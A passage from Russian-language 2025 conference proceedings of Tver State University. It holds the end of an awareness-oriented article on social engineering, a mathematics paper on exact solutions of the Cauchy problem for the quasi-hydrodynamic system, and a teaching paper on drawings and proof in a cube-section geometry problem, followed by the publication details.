3. *Установление контакта и эксплуатация доверия.* Первый контакт с жертвой может быть фишинговым письмом, телефонным звонком или личной встречей. Успех зависит от уверенности, знания контекста и умения манипулировать эмоциями. После установления доверия атакующий побуждает жертву к нужным действиям, используя психологические приёмы: срочность, авторитет, страх или любопытство.

В современном контексте социальная инженерия становится ещё более опасной благодаря технологиям, таким как дипфейки и подделка голосов. Организациям важно обучать сотрудников распознаванию этих методов и внедрять комплексные меры безопасности для защиты от социальной инженерии. В противном случае, используя указанные

психологические и технические методы, злоумышленники смогут осуществить атаку, которой компания не сможет противостоять.

ЗАКЛЮЧЕНИЕ

Социальная инженерия остаётся одним из наиболее эффективных методов кибератак, особенно в сочетании с техническими инструментами. Примеры QRLjacking, обхода CAPTCHA и маскировки вредоносных файлов демонстрируют, как психологические методы повышают шансы на успешное преодоление технических защит. Человеческий фактор остаётся самым уязвимым звеном в системе безопасности, и никакие технические средства не могут обеспечить полную защиту без обучения пользователей.

В процессе аудита безопасности использование методов социальной инженерии позволяет выявить не только технические уязвимости, но и проблемы, связанные с человеческим фактором, что делает оценку безопасности более объективной. Понимание важности социальной инженерии является первым шагом к созданию эффективной системы защиты от подобных угроз.

СПИСОК ЛИТЕРАТУРЫ

1. Kevin Mitnick, William L. Simon. "The Art of Deception", 2002.
2. Christopher Hadnagy. "Social Engineering: The Science of Human Hacking", 2018.
3. Репозиторий наших программ. [Электронный ресурс]. Режим доступа: <https://github.com/SEmitage/Semitage> (последнее обращение 23.03.2025 г.).
4. Статья “Краткое введение в социальную инженерию” [Электронный ресурс]. Режим доступа: <https://habr.com/ru/articles/83415/> (последнее обращение 23.03.2025г.).
5. Статья “Что такое социальная инженерия?” [Электронный ресурс]. Режим доступа: <https://www.kaspersky.ru/resource-center/definitions/what-is-social-engineering> (последнее обращение 23.03.2025г.)

Рукопись поступила в редакцию 26.03.2025

Рукопись принята к печати 27.03.2025

О ПОСТРОЕНИИ РЕШЕНИЙ ЗАДАЧИ КОШИ ДЛЯ КВАЗИГИДРОДИНАМИЧЕСКОЙ СИСТЕМЫ

Шеретов Юрий Владимирович

Тверской государственный университет, г. Тверь

E-mail: Sheretov.YV@tversu.ru

Ключевые слова: квазигидродинамическая система, система Навье–Стокса, задача Коши, точное решение.

Аннотация. Предложен новый способ построения решений задачи Коши для квазигидродинамической системы. Выведены три условия, которым должны подчиняться искомые решения. Приведен пример использования указанного подхода.

Квазигидродинамическая (КГД) система для слабосжимаемой вязкой жидкости [1–4] без учета внешних сил выглядит следующим образом:

$$\operatorname{div} \vec{u} = \operatorname{div} \vec{w}, \quad (1)$$

$$\frac{\partial \vec{u}}{\partial t} + ((\vec{u} - \vec{w}) \cdot \nabla) \vec{u} + \nabla p = \nu \Delta \vec{u} + \nu \nabla (\operatorname{div} \vec{u}) + \operatorname{div}(\vec{u} \otimes \vec{w}). \quad (2)$$

Вектор $\vec{w}$ определяется по формуле

$$\vec{w} = \tau((\vec{u} \cdot \nabla) \vec{u} + \nabla p). \quad (3)$$

Символом ν обозначен коэффициент кинематической вязкости, Δ – трехмерный оператор Лапласа. Постоянная средняя плотность жидкости ρ положена равной единице. Система (1) – (2) замкнута относительно неизвестных функций – скорости $\vec{u} = \vec{u}(\vec{x}, t)$ и давления $p = p(\vec{x}, t)$. Характерное время релаксации τ определяется по формуле

$$\tau = \frac{\nu}{c_s^2},$$

где c_s – скорость звука в жидкости. Параметры ν и τ являются положительными константами. При $\tau \rightarrow +0$ система (1) – (2) переходит в классическую систему Навье–Стокса для вязкой несжимаемой жидкости:

$$\operatorname{div} \vec{u} = 0, \quad (4)$$

$$\frac{\partial \vec{u}}{\partial t} + (\vec{u} \cdot \nabla) \vec{u} + \nabla p = \nu \Delta \vec{u}. \quad (5)$$

Для системы (1) – (2) поставим задачу Коши, добавив к ней начальное условие

$$\vec{u}|_{t=0} = \vec{u}_0(\vec{x}), \quad \vec{x} \in R, \quad (6)$$

где $\vec{u}_0 = \vec{u}_0(\vec{x})$ – заданная функция, а также условие нормировки для давления

$$p(\vec{0}, t) = p_0, \quad t \geq 0, \quad (7)$$

где p_0 – заданная положительная константа.

Задача Коши может быть поставлена и для системы Навье–Стокса (4) – (5). Однако поле скорости в начальный момент времени должно удовлетворять условию

$$\operatorname{div} \vec{u}_0 = 0. \quad (8)$$

Пусть $\Omega = \{(\vec{x}, t), \vec{x} \in R_x^3, t > 0\}$ – область в пространстве $R_x^3 \times R_t$. Будем рассматривать решения $\vec{u} = \vec{u}(\vec{x}, t) \in C^\infty(\Omega)$, $p = p(\vec{x}, t) \in C^\infty(\Omega)$ задачи Коши для КГД системы, которые назовем гладкими решениями.

Теорема. Пусть $\vec{u} = \vec{u}(\vec{x}, t)$, $p = p(\vec{x}, t)$ – гладкое решение задачи Коши для квазигидродинамической системы, удовлетворяющее в Ω условию

$$\operatorname{div} \vec{u} = 0. \quad (9)$$

Тогда в Ω должны выполняться равенства

$$\operatorname{div} \vec{w} = 0, \quad (10)$$

$$(\nabla \otimes \vec{u}) : (\nabla \otimes \vec{w})^T = 0, \quad (11)$$

где

$$(\nabla \otimes \vec{u}) : (\nabla \otimes \vec{w})^T = \sum_{i,j=1}^3 \frac{\partial u_i}{\partial x_j} \frac{\partial w_j}{\partial x_i}, \quad (12)$$

$$(u_1, u_2, u_3) = (u_x, u_y, u_z), \quad (w_1, w_2, w_3) = (w_x, w_y, w_z).$$

Доказательство. Равенство (10) непосредственно следует из (1), (9). Принимая во внимание (3), преобразуем (2) к виду

$$\frac{\partial \vec{u}}{\partial t} + \frac{\vec{w}}{\tau} = \nu \Delta \vec{u} + (\vec{w} \cdot \nabla) \vec{u} + (\vec{u} \cdot \nabla) \vec{w} + \vec{w} \operatorname{div} \vec{u} + \nu \nabla (\operatorname{div} \vec{u}). \quad (13)$$

В силу (9), последние два слагаемых в (13) обращаются в нуль. Поэтому

$$\frac{\partial \vec{u}}{\partial t} + \frac{\vec{w}}{\tau} = \nu \Delta \vec{u} + (\vec{w} \cdot \nabla) \vec{u} + (\vec{u} \cdot \nabla) \vec{w}. \quad (14)$$

Подействуем оператором div на обе части (14). Будем иметь

$$\frac{\partial}{\partial t} (\operatorname{div} \vec{u}) + \frac{1}{\tau} \operatorname{div} \vec{w} = \nu \Delta (\operatorname{div} \vec{u}) + \operatorname{div} ((\vec{w} \cdot \nabla) \vec{u} + (\vec{u} \cdot \nabla) \vec{w}). \quad (15)$$

Следствием (9), (10) и (15) является равенство

$$\operatorname{div}((\vec{w} \cdot \nabla)\vec{u} + (\vec{u} \cdot \nabla)\vec{w}) = 0. \quad (16)$$

Преобразуем левую часть (16):

$$\begin{aligned} & \operatorname{div}((\vec{w} \cdot \nabla)\vec{u} + (\vec{u} \cdot \nabla)\vec{w}) = \\ &= \sum_{i=1}^3 \frac{\partial}{\partial x_i} \left(\sum_{j=1}^3 w_j \frac{\partial u_i}{\partial x_j} \right) + \sum_{i=1}^3 \frac{\partial}{\partial x_i} \left(\sum_{j=1}^3 u_j \frac{\partial w_i}{\partial x_j} \right) = \\ &= \sum_{j=1}^3 w_j \frac{\partial}{\partial x_j} \left(\sum_{i=1}^3 \frac{\partial u_i}{\partial x_i} \right) + \sum_{j=1}^3 u_j \frac{\partial}{\partial x_j} \left(\sum_{i=1}^3 \frac{\partial w_i}{\partial x_i} \right) + \\ &+ \sum_{i,j=1}^3 \frac{\partial u_i}{\partial x_j} \frac{\partial w_j}{\partial x_i} + \sum_{i,j=1}^3 \frac{\partial u_j}{\partial x_i} \frac{\partial w_i}{\partial x_j} = \\ &= (\vec{w} \cdot \nabla)(\operatorname{div} \vec{u}) + (\vec{u} \cdot \nabla)(\operatorname{div} \vec{w}) + 2(\nabla \otimes \vec{u}) : (\nabla \otimes \vec{w})^T = 0. \end{aligned} \quad (17)$$

Подставив (17) в (16) и преобразовав полученное равенство с помощью (9) и (10), получим (11). $\square$

Проиллюстрируем применение теоремы на примере.

Пример. Будем искать решение поставленной задачи Коши в виде

$$u_x = U = \text{const} \neq 0, \quad u_y = \varphi(x, t), \quad u_z = \psi(x, t), \quad p = p_0 = \text{const} > 0. \quad (18)$$

С помощью (3), (18) находим

$$w_x = 0, \quad w_y = \tau U \frac{\partial \varphi(x, t)}{\partial x}, \quad w_z = \tau U \frac{\partial \psi(x, t)}{\partial x}. \quad (19)$$

Принимая во внимание (18) и (19), непосредственной проверкой убеждаемся в выполнении условий (9) – (11). Подстановка зависимостей (18) в КГД систему (1) – (2) дает

$$\frac{\partial \varphi}{\partial t} + U \frac{\partial \varphi}{\partial x} = \nu_* \frac{\partial^2 \varphi}{\partial x^2}, \quad (20)$$

$$\frac{\partial \psi}{\partial t} + U \frac{\partial \psi}{\partial x} = \nu_* \frac{\partial^2 \psi}{\partial x^2}, \quad (21)$$

где

$$\nu_* = \nu + \tau U^2 = \nu \left(1 + \frac{U^2}{c_s^2} \right). \quad (22)$$

Дополним (20) и (21) начальными условиями

$$\varphi|_{t=0} = \varphi_0(x), \quad \psi|_{t=0} = \psi_0(x), \quad x \in R. \quad (23)$$

Здесь $\varphi_0(x)$ и $\psi_0(x)$ – заданные непрерывно-дифференцируемые на R функции. Переходя в (20) и (21) к новым функциям

$$\Phi(\xi, t) = \varphi(x, t), \quad \Psi(\xi, t) = \psi(x, t), \quad (24)$$

где $\xi = x - Ut$, получим две задачи Коши для классического одномерного нестационарного уравнения теплопроводности:

$$\frac{\partial \Phi}{\partial t} = \nu_* \frac{\partial^2 \Phi}{\partial \xi^2}, \quad \frac{\partial \Psi}{\partial t} = \nu_* \frac{\partial^2 \Psi}{\partial \xi^2}, \quad (25)$$

$$\Phi|_{t=0} = \Phi_0(\xi), \quad \Psi|_{t=0} = \Psi_0(\xi), \quad \xi \in R. \quad (26)$$

Соответствующие решения могут быть найдены с помощью формулы Пуассона:

$$\Phi(\xi, t) = \frac{1}{2\sqrt{\pi\nu_*t}} \int_{-\infty}^{+\infty} \varphi_0(\xi_*) \exp\left(-\frac{(\xi - \xi_*)^2}{4\nu_*t}\right) d\xi_*, \quad (27)$$

$$\Psi(\xi, t) = \frac{1}{2\sqrt{\pi\nu_*t}} \int_{-\infty}^{+\infty} \psi_0(\xi_*) \exp\left(-\frac{(\xi - \xi_*)^2}{4\nu_*t}\right) d\xi_*, \quad t > 0. \quad (28)$$

Учитывая (24), из (27) и (28) находим

$$\varphi(x, t) = \frac{1}{2\sqrt{\pi\nu_*t}} \int_{-\infty}^{+\infty} \varphi_0(x_*) \exp\left(-\frac{(x - Ut - x_*)^2}{4\nu_*t}\right) dx_*, \quad (29)$$

$$\psi(x, t) = \frac{1}{2\sqrt{\pi\nu_*t}} \int_{-\infty}^{+\infty} \psi_0(x_*) \exp\left(-\frac{(x - Ut - x_*)^2}{4\nu_*t}\right) dx_*, \quad t > 0. \quad (30)$$

Подстановка (29) и (30) в (18) приводит к точному решению задачи Коши для квазигидродинамической системы с начальным условием (6), в котором $\vec{u}_0 = (U, \varphi_0, \psi_0)$. Другие примеры точных решений, которые могут быть получены описанным выше способом, опубликованы в [5], [6].

Квазигидродинамическая система использовалась в последнее время для численного моделирования как ламинарных, так и турбулентных течений [7], [8]. Исследовались вопросы разрешимости начально-краевых задач для нее [9].

СПИСОК ЛИТЕРАТУРЫ

1. Шеретов Ю.В. Динамика сплошных сред при пространственно–временном осреднении. М., Ижевск: НИЦ «Регулярная и хаотическая динамика», 2009. 400 с.

2. Шеретов Ю.В. Регуляризованные уравнения гидродинамики. Тверь: Тверской государственный университет, 2016. 222 с.
3. Шеретов Ю.В. Двухскоростная негалилеева гидродинамика. Тверь: Тверской государственный университет, 2022. 196 с.
4. Шеретов Ю.В. Кинетически согласованные уравнения газовой динамики. Тверь: Тверской государственный университет, 2023. 129 с.
5. Григорьева В.В., Шеретов Ю.В. О точных решениях квазигидродинамической системы, не удовлетворяющих системам Навье–Стокса и Эйлера // Вестник ТвГУ. Серия: Прикладная математика. 2021. № 2. С. 5 – 15.
6. Григорьева В.В., Шеретов Ю.В. Построение решений задачи Коши для квазигидродинамической системы с помощью подстановки Линя // Вестник ТвГУ. Серия: Прикладная математика. 2024. № 4. С. 5 – 16.
7. Кирюшина М.А. Численный эксперимент в задаче о распространении малых возмущений в круглой трубе // Препринты ИПМ им. М.В.Келдыша. 2024. № 48. 21 с.
8. Кирюшина М.А. Моделирование течений жидкости в кольцевом и полукольцевом каналах // Препринты ИПМ им. М.В.Келдыша. 2024. № 63. 23 с.
9. Evseev F.A., Pyatkov S.G. Regular solvability of the first initial–boundary value problem for the Quasihydrodynamic system of equations in the case of a weakly compressible fluid // Journal of Mathematical Sciences, 2024, Vol. 281, № 6, pp. 909 – 924.

Рукопись поступила в редакцию 01.03.2025

Рукопись принята к печати 10.03.2025

РОЛЬ ЧЕРТЕЖА В РЕШЕНИИ ГЕОМЕТРИЧЕСКОЙ ЗАДАЧИ

Яхова Юлия Дмитриевна

Тверской государственный университет, г. Тверь

E-mail: juliayahova@mail.ru

Голубев Александр Анатольевич

Тверской государственный университет, г. Тверь

E-mail: Golubev.AA@tversu.ru

Ключевые слова: чертёж в геометрической задаче, ошибки при построении, анализ выполненного решения.

Аннотация. В статье говорится о важной роли геометрических построений при решении задач на уроке геометрии, возможных ошибках и необходимости анализа их причин.

Решение геометрической задачи на уроке математики чаще всего предполагает наличие наглядного чертежа. Удачно выполненные построения, отражающие существенные геометрические свойства рассматриваемого объекта, могут подсказать идею решения задачи и наглядно донести эту идею до каждого обучающегося [1 – 4].

Несмотря на наличие многих технических приспособлений (компьютера, электронной доски с проектором, смартфонов и т.п.) и различных графических калькуляторов, ученик должен научиться выполнять необходимые построения вручную. При этом, решая конкретную геометрическую задачу, ученик не должен забывать о необходимости постоянного контроля – насколько точно сделанный чертеж отвечает условию задачи. В случае неудачных построений необходимо отказаться от них и сделать новый чертеж.

Рассмотрим следующую задачу.

Задача. Дан куб $ABCD A_1 B_1 C_1 D_1$ с ребром 4. Точки M и K – середины рёбер AA_1 и $D_1 C_1$ соответственно. Точка N лежит на грани $BCC_1 B_1$ так, что N не лежит ни на каком ребре, и расстояние от N до $B_1 C_1$ меньше длины отрезка MA_1 . Постройте сечение куба плоскостью (MNK) .

Выполним следующие построения (см. рис. 1 и 2):

1. Проведём $LP \parallel BB_1$ так, что $N \in LP$, $L \in B_1 C_1$, $P \in BC$.
2. Построим $MN \cap A_1 L = F$.
3. Построим $KF \cap B_1 C_1 = G$.
4. Построим $GN \cap B_1 B = T$.
5. Построим $GT \cap CC_1 = E$.

Остановимся на этом этапе.

Ясно, что все описанные шаги построения верны, но уже на моменте построения точки E может возникнуть проблема – противоречие с известным фактом: линии пересечения двух параллельных плоскостей третьей плоскостью – параллельные прямые.

Действительно, из наших построений имеем: $(ABB_1) \parallel (DCC_1)$, $MT = (MNK) \cap (ABB_1)$, $KE = (MNK) \cap (DCC_1)$. Следовательно, $MT \parallel KG$. При этом на рисунке 2 прямые параллельны, а на рисунке 1 – нет.




Рис. 1




Рис. 2

И мы приходим к выводу: никакой чертёж, даже самый аккуратный, не может отменить необходимость стройного логического доказательства, и любой геометрический факт, следующий только из рисунка, необходимо строго обосновать.

Далее предлагаем разобраться, что послужило причиной неверных построений.

Отметим, что ученик не должен в сложившейся ситуации вместо установления причины ошибки заниматься поиском других способов построения. Не стоит поддаваться искушению решить задачу «как-нибудь», лишь бы не было противоречий. Если не понять суть ошибки, то её можно повторять вновь и вновь.

Итак, при поиске ошибки в решении задачи может возникнуть следующая гипотеза.

Гипотеза. Точка T построена неверно на рис. 1:

- 1) если $C_1 \in LG$, то $B_1T > A_1M$;
- 2) если $G \in LC_1$, то $B_1T < A_1M$;
- 3) если $G = C_1$, то $B_1T = A_1M$.

Доказательство гипотезы. Введём прямоугольную декартову систему координат $Oxyz$ как показано на рис. 1 и 2.

1. Найдём координаты точки F как точки пересечения прямых A_1L и MN .

Уравнения прямой A_1L по двум точкам $A_1(4; 0; 4)$ и $L(1; 4; 4)$ имеют вид: $\frac{x-4}{-3} = \frac{y}{4} = \frac{z-4}{0}$.

Уравнения прямой MN по двум точкам $M(4; 0; 2)$ и $N(1; 4; t)$, где $2 < t < 4$, имеют вид: $\frac{x-4}{-3} = \frac{y}{4} = \frac{z-2}{t-2}$, $2 < t < 4$.

Тогда координаты точки F удовлетворяют системе уравнений и неравенств

$$\begin{cases} \frac{x-4}{-3} = \frac{y}{4} = \frac{z-4}{0}, \\ \frac{x-4}{-3} = \frac{y}{4} = \frac{z-2}{t-2}, \\ 2 < t < 4 \end{cases} \Leftrightarrow \begin{cases} \frac{x-4}{-3} = \frac{y}{4} = \frac{z-4}{0} = \frac{z-2}{t-2}, \\ 2 < t < 4 \end{cases} \Leftrightarrow \begin{cases} x = \frac{2(2t-7)}{t-2}, \\ y = \frac{8}{t-2}, \\ z = 4, \\ 2 < t < 4. \end{cases}$$

Таким образом, $F\left(\frac{2(2t-7)}{t-2}; \frac{8}{t-2}; 4\right)$, где $2 < t < 4$.

2. Найдём координаты точки G как точки пересечения прямых KF и B_1C_1 .

Уравнения прямой KF по двум точкам $K(0; 2; 4)$ и $F\left(\frac{2(2t-7)}{t-2}; \frac{8}{t-2}; 4\right)$, где $2 < t < 4$, имеют вид:

$$\frac{x}{\frac{2(2t-7)}{t-2}} = \frac{y-2}{\frac{8}{t-2}-2} = \frac{z-4}{0}, 2 < t < 4.$$

Уравнения прямой B_1C_1 по двум точкам $B_1(4; 4; 4)$ и $C_1(0; 4; 4)$, имеют вид: $\frac{x-4}{-4} = \frac{y-4}{0} = \frac{z-4}{0}$.

Тогда координаты точки G удовлетворяют системе уравнений и неравенств

$$\begin{cases} \frac{x}{\frac{2(2t-7)}{t-2}} = \frac{y-2}{\frac{8}{t-2}-2} = \frac{z-4}{0}, \\ \frac{x-4}{-4} = \frac{y-4}{0} = \frac{z-4}{0}, \\ 2 < t < 4 \end{cases} \Leftrightarrow \begin{cases} x = \frac{2(2t-7)}{6-t}, \\ y = 4; \\ z = 4, \\ 2 < t < 4. \end{cases}$$

Таким образом, $G\left(\frac{2(2t-7)}{6-t}; 4; 4\right)$, где $2 < t < 4$.

3. Рассмотрим три случая, сформулированных в гипотезе.

3.1. Пусть $C_1 \in LG$. Тогда

$$\begin{cases} \frac{2(2t-7)}{6-t} < 0, \\ 2 < t < 4 \end{cases} \Leftrightarrow t \in (2; 3,5).$$

Докажем, что при всех $t \in (2; 3,5)$ $B_1T > A_1M$. Рассмотрим рис. 3.




Рис. 3

Из подобия по двум углам треугольников B_1TG и LNG получаем, что

$$\frac{B_1T}{LN} = \frac{B_1G}{LG} \Leftrightarrow B_1T = \frac{2(19-4t)}{5}, t \in (2; 3,5).$$

Тогда заметим, что

$$B_1T > A_1M \Leftrightarrow \begin{cases} \frac{2(19-4t)}{5} > 2, \\ 2 < t < 3,5 \end{cases}$$

Таким образом, мы доказали, что если $C_1 \in LG$, то $B_1T > A_1M$.

3.2. Пусть $G \in LC_1$. Тогда

$$\begin{cases} \frac{2(2t-7)}{6-t} > 0, \\ 2 < t < 4 \end{cases} \Leftrightarrow t \in (3,5; 4).$$

Аналогично пункту 3.1 получаем, что при всех $t \in (3,5; 4)$ верно, что $B_1T < A_1M$, то есть если $G \in LC_1$, то $B_1T < A_1M$.

3.3. Пусть $G = C_1$. Тогда

$$\begin{cases} \frac{2(2t-7)}{6-t} = 0, \\ 2 < t < 4 \end{cases} \Leftrightarrow t = 3,5.$$

Из подобия по двум углам треугольников B_1TG и LNG получаем, что $B_1T = 2$. Таким образом, $B_1T = A_1M$ и гипотеза полностью доказана.

Ещё раз кратко повторим основные идеи данной статьи:

- Удачные построения могут подсказать идею решения задачи и наглядно донести эту идею до каждого обучающегося.
- Аккуратно выполненный чертёж не заменяет строгого доказательства.
- Важно проводить анализ решения и при установлении ошибки разобратся с её природой.

СПИСОК ЛИТЕРАТУРЫ

1. Брадис, В. М. Методика преподавания математики в средней школе / В. М. Брадис; под ред. А. И. Маркушевича. — 3-е изд. — М. : Гос. учеб.-пед. изд-во М-ва просвещения РСФСР, — 1954.
2. Далингер, В. А. Методика обучения математике. Практикум по решению задач : учеб. пособие для СПО / В. А. Далингер. — 2-е изд., испр. и доп. — М. : Издательство Юрайт, — 2019. — 271 с.
3. Г. Дорофеев, Н. Розов, Чертеж в геометрической задаче, Квант, — 2020, № 11-12. — С. 25–30.
4. Голубев, А. А. Три способа решения одной геометрической задачи. В сборнике: ПЕРСПЕКТИВЫ РАЗВИТИЯ МАТЕМАТИЧЕСКОГО ОБРАЗОВАНИЯ В ТВЕРИ И ТВЕРСКОЙ ОБЛАСТИ. Материалы Второй Всероссийской научно-практической конференции. Министерство образования и науки Российской Федерации; Тверской государственный университет; Тверская региональная общественная организация «Ассоциация учителей и преподавателей математики Тверской области». — 2018. — С. 40-45.

Рукопись поступила в редакцию 07.03.2025

Рукопись принята к печати 10.03.2025

Научное издание

**ПЕРСПЕКТИВЫ РАЗВИТИЯ МАТЕМАТИЧЕСКОГО
ОБРАЗОВАНИЯ В ЭПОХУ ЦИФРОВОЙ ТРАНСФОРМАЦИИ**

*Материалы
VI Всероссийской научно-практической конференции
27–29 марта 2025 года, Тверь*

Отпечатано с авторских оригиналов

Подписано к использованию 12.04.2025. Формат 60x84 ¹/₁₆.

Усл. печ. л. 10,58. Заказ № 79.

Электронный образовательный ресурс.

Издательство Тверского государственного университета.

Адрес: Россия, 170100, г. Тверь, Студенческий пер., д. 12, корп. Б.

Тел. (4822) 35-60-63.